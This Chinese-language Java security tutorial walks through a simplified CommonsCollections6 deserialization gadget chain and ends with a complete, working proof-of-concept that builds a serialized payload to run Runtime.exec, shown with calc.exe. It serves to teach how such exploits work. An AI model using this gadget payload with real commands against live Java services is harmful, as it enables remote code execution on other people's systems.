Java安全漫谈 - 12.反序列化篇(6)

> 这是代码审计知识星球中Java安全的第十二篇文章。

上一篇我们详细分析了CommonsCollections1这个利用链和其中的LazyMap原理。但是我们说到，在Java 8u71以后，这个利用链不能再利用了，主要原因是`sun.reflect.annotation.AnnotationInvocationHandler#readObject`的逻辑变化了。

在ysoserial中，CommonsCollections6可以说是commons-collections这个库中相对比较通用的利用链，为了解决高版本Java的利用问题，我们先来看看这个利用链。

不过，本文我不会按照ysoserial中的代码进行讲解，原因是ysoserial的代码过于复杂了，而且其实用到了一些没必要的类。

我们先看下我这条简化版利用链：

```
/*
  Gadget chain:
      java.io.ObjectInputStream.readObject()
            java.util.HashMap.readObject()
                java.util.HashMap.hash()

 org.apache.commons.collections.keyvalue.TiedMapEntry.hashCode()

 org.apache.commons.collections.keyvalue.TiedMapEntry.getValue()
                       org.apache.commons.collections.map.LazyMap.get()

 org.apache.commons.collections.functors.ChainedTransformer.transform()

 org.apache.commons.collections.functors.InvokerTransformer.transform()
                           java.lang.reflect.Method.invoke()
                               java.lang.Runtime.exec()
*/
```

我们需要看的主要是从最开始到`org.apache.commons.collections.map.LazyMap.get()`的那一部分，因为`LazyMap#get`后面的部分在上一篇文章里已经说了。所以简单来说，**解决Java高版本利用问题，实际上就是在找上下文中是否还有其他调用`LazyMap#get()`的地方**。

我们找到的类是`org.apache.commons.collections.keyvalue.TiedMapEntry`，在其getValue方法中调用了`this.map.get`，而其hashCode方法调用了getValue方法：

```
package org.apache.commons.collections.keyvalue;

import java.io.Serializable;
import java.util.Map;
import java.util.Map.Entry;
```

```
import org.apache.commons.collections.KeyValue;

public class TiedMapEntry implements Entry, KeyValue, Serializable {
    private static final long serialVersionUID = -8453869361373831205L;
    private final Map map;
    private final Object key;

    public TiedMapEntry(Map map, Object key) {
        this.map = map;
        this.key = key;
    }

    public Object getKey() {
        return this.key;
    }

    public Object getValue() {
        return this.map.get(this.key);
    }

    // ...

    public int hashCode() {
        Object value = this.getValue();
        return (this.getKey() == null ? 0 : this.getKey().hashCode()) ^ (value == null ? 0 : value.hashCode());
    }

    // ...
}

```

所以，欲触发LazyMap利用链，要找到就是哪里调用了`TiedMapEntry#hashCode`。

ysoserial中，是利用`java.util.HashSet#readObject`到`HashMap#put()`到`HashMap#hash(key)`最后到`TiedMapEntry#hashCode()`。

实际上我发现，在`java.util.HashMap#readObject`中就可以找到`HashMap#hash()`的调用，去掉了最前面的两次调用：

```
public class HashMap<K,V> extends AbstractMap<K,V>
    implements Map<K,V>, Cloneable, Serializable {

    // ...

    static final int hash(Object key) {
        int h;
        return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
    }
```

```
10
11      // ...
12
13      private void readObject(java.io.ObjectInputStream s)
14          throws IOException, ClassNotFoundException {
15          // Read in the threshold (ignored), loadfactor, and any hidden
    stuff
16          s.defaultReadObject();
17          // ...
18
19              // Read the keys and values, and put the mappings in the
    HashMap
20              for (int i = 0; i < mappings; i++) {
21                  @SuppressWarnings("unchecked")
22                      K key = (K) s.readObject();
23                  @SuppressWarnings("unchecked")
24                      V value = (V) s.readObject();
25                  putVal(hash(key), key, value, false, false);
26              }
27          }
28      }
```

在HashMap的readObject方法中，调用到了`hash(key)`，而hash方法中，调用到了`key.hashCode()`。所以，我们只需要让这个key等于TiedMapEntry对象，即可连接上前面的分析过程，构成一个完整的Gadget。

构造Gadget代码

说干就干，我们开始编写代码。

首先，我们先把恶意LazyMap构造出来：

```
1   Transformer[] fakeTransformers = new Transformer[] {new
    ConstantTransformer(1)};
2   Transformer[] transformers = new Transformer[] {
3       new ConstantTransformer(Runtime.class),
4       new InvokerTransformer("getMethod", new Class[] { String.class,
5                                                         Class[].class }, new
    Object[] { "getRuntime",
6
             new Class[0] }),
7       new InvokerTransformer("invoke", new Class[] { Object.class,
8                                                      Object[].class }, new
    Object[] { null, new Object[0] }),
9       new InvokerTransformer("exec", new Class[] { String.class },
10                             new String[] { "calc.exe" }),
11      new ConstantTransformer(1),
12  };
13  Transformer transformerChain = new ChainedTransformer(fakeTransformers);
```

```
14
15  Map innerMap = new HashMap();
16  Map outerMap = LazyMap.decorate(innerMap, transformerChain);
```

上述代码，就像我在《Java安全漫谈 - 11.反序列化篇(5)》中说过的，为了避免本地调试时触发命令执行，我构造LazyMap的时候先用了一个人畜无害的`fakeTransformers`对象，等最后要生成Payload的时候，再把真正的`transformers`替换进去。

现在，我拿到了一个恶意的LazyMap对象`outerMap`，将其作为`TiedMapEntry`的map属性：

```
1  TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");
```


接着，为了调用`TiedMapEntry#hashCode()`，我们需要将`tme`对象作为`HashMap`的一个key。注意，这里我们需要新建一个HashMap，而不是用之前LazyMap利用链里的那个HashMap，两者没任何关系：

```
1  Map expMap = new HashMap();
2  expMap.put(tme, "valuevalue");
```

最后，我就可以将这个`expMap`作为对象来序列化了，不过，别忘了将真正的`transformers`数组设置进来：

```
1  // ====================
2  // 将真正的transformers数组设置进来
3  Field f = ChainedTransformer.class.getDeclaredField("iTransformers");
4  f.setAccessible(true);
5  f.set(transformerChain, transformers);
6
7  // ====================
8  // 生成序列化字符串
9  ByteArrayOutputStream barr = new ByteArrayOutputStream();
10 ObjectOutputStream oos = new ObjectOutputStream(barr);
11 oos.writeObject(expMap);
12 oos.close();
```

执行！




Nothing happend！并没有弹出计算器，这是为什么？

为什么我们构造的Gadget没有成功执行命令?

我们来反思一下，为什么我们构造的Gadget没有成功执行命令?

单步调试一下，你会发现关键点在LazyMap的get方法，下图我画框的部分，就是最后触发命令执行的`transform()`，但是这个if语句并没有进入，因为`map.containsKey(key)`的结果是true：



这是为什么呢？outerMap中我并没有放入一个key是`keykey`的对象呀？

我们看下之前的代码，唯一出现`keykey`的地方就是在`TiedMapEntry`的构造函数里，
但`TiedMapEntry`的构造函数并没有修改outerMap：

```
Map innerMap = new HashMap();
Map outerMap = LazyMap.decorate(innerMap, transformerChain);

TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");

Map expMap = new HashMap();
expMap.put(tme, "valuevalue");
```

其实，这个关键点就出在`expMap.put(tme, "valuevalue");`这个语句里面。

HashMap的put方法中，也有调用到`hash(key)`：

```
public V put(K key, V value) {
    return putVal(hash(key), key, value, false, true);
}
```

这里就导致`LazyMap`这个利用链在这里被调用了一遍，因为我前面用了`fakeTransformers`，所以此时并没有触发命令执行，但实际上也对我们构造Payload产生了影响。

我们的解决方法也很简单，只需要将keykey这个Key，再从outerMap中移除即可：`outerMap.remove("keykey")`。


最后，我构造的完整POC如下，代码也可以在Github上找到：

```
package com.govuln;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

public class CommonsCollections6 {
    public static void main(String[] args) throws Exception {
        Transformer[] fakeTransformers = new Transformer[] {new ConstantTransformer(1)};
        Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[] { String.class,
                        Class[].class }, new Object[] { "getRuntime",
                        new Class[0] }),
                new InvokerTransformer("invoke", new Class[] { Object.class,
                        Object[].class }, new Object[] { null, new Object[0] }),
                new InvokerTransformer("exec", new Class[] { String.class },
                        new String[] { "calc.exe" }),
                new ConstantTransformer(1),
        };
        Transformer transformerChain = new ChainedTransformer(fakeTransformers);

        // 不再使用原CommonsCollections6中的HashSet，直接使用HashMap
```

```
        Map innerMap = new HashMap();
        Map outerMap = LazyMap.decorate(innerMap, transformerChain);

        TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");

        Map expMap = new HashMap();
        expMap.put(tme, "valuevalue");

        outerMap.remove("keykey");

        Field f = ChainedTransformer.class.getDeclaredField("iTransformers");
        f.setAccessible(true);
        f.set(transformerChain, transformers);

        // ==================
        // 生成序列化字符串
        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(expMap);
        oos.close();

        // 本地测试触发
        System.out.println(barr);
        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object)ois.readObject();
    }
}
```

大家可以对比一下，相比于ysoserial的CommonsCollections6的代码长度和理解的难度，我这个简化版是不是方便理解得多，实际上原理是类似的，并不是一个新的利用链。

这个利用链可以在Java 7和8的高版本触发，没有版本限制：



当然，我并不是说自己简化的Gadget一定比ysoserial原版要好，毕竟原版的很多代码会考虑的更加全面，在实战中能应对更多复杂的情况。但就单从初学者理解的角度看，我这个简化版肯定是更加方便理解和学习的，相信这篇文章也能给大家带来一些启发。

一个总结和回复

因为之前跟人聊天说到下次我讲CommonsCollections6，有的同学就反馈，大概意思是我为什么不从CommonsCollections1、CommonsCollections2按顺序分析，中间跳过的一些Gadget是否还会讲到。

是这样的，我写《Java安全漫谈》纯属想到哪写到哪，不是严谨地分析某一个利用链的代码，我的思路更偏向于一个人学习的过程。

比如，学习Java反序列化我推荐的第一个Gadget不是常见的CommonsCollections1，而是URLDNS，原因是URLDNS更容易理解；学完CommonsCollections1后，我们知道它不适用于高版本Java，自然我会想到如何解决这个问题，所以顺理成章地过渡到CommonsCollections6；学习CommonsCollections6时，发现ysoserial中有部分代码过于复杂和冗余，我自然会思考他为什么这么写，我能不能进行简化，这才有了这篇文章。

学习的过程是一个思考的过程，不是追求刷题，追求刷完了ysoserial的所有Gadget的代码。我觉得这样效率是不高的。通常来说刷题获得的记忆，在一段时间不接触后就会慢慢忘掉，但自然学习思考获得的结果，是不容易失去的。

同样，不管是分析一个Gadget，还是任何一个漏洞，我们不要从代码触发点一层一层跟进代码，像记流水账一样调试一遍执行流程。我们应该多思考作者为什么这么写，这里面使用到了哪些设计模式，是否有其他类似的问题等等。

所以，回到最初的那个问题，中间跳过的一些Gadget是否还会讲到？这个主要取决于学习过程中是否会遇到问题需要用这些Gadget解决，就我的规划来说，有些Gadget是肯定会讲到的。即使有些Gadget我没讲，看过我这些篇文章的人应该也能自己弄懂他们了。

总结一下就是：**独立思考很重要**。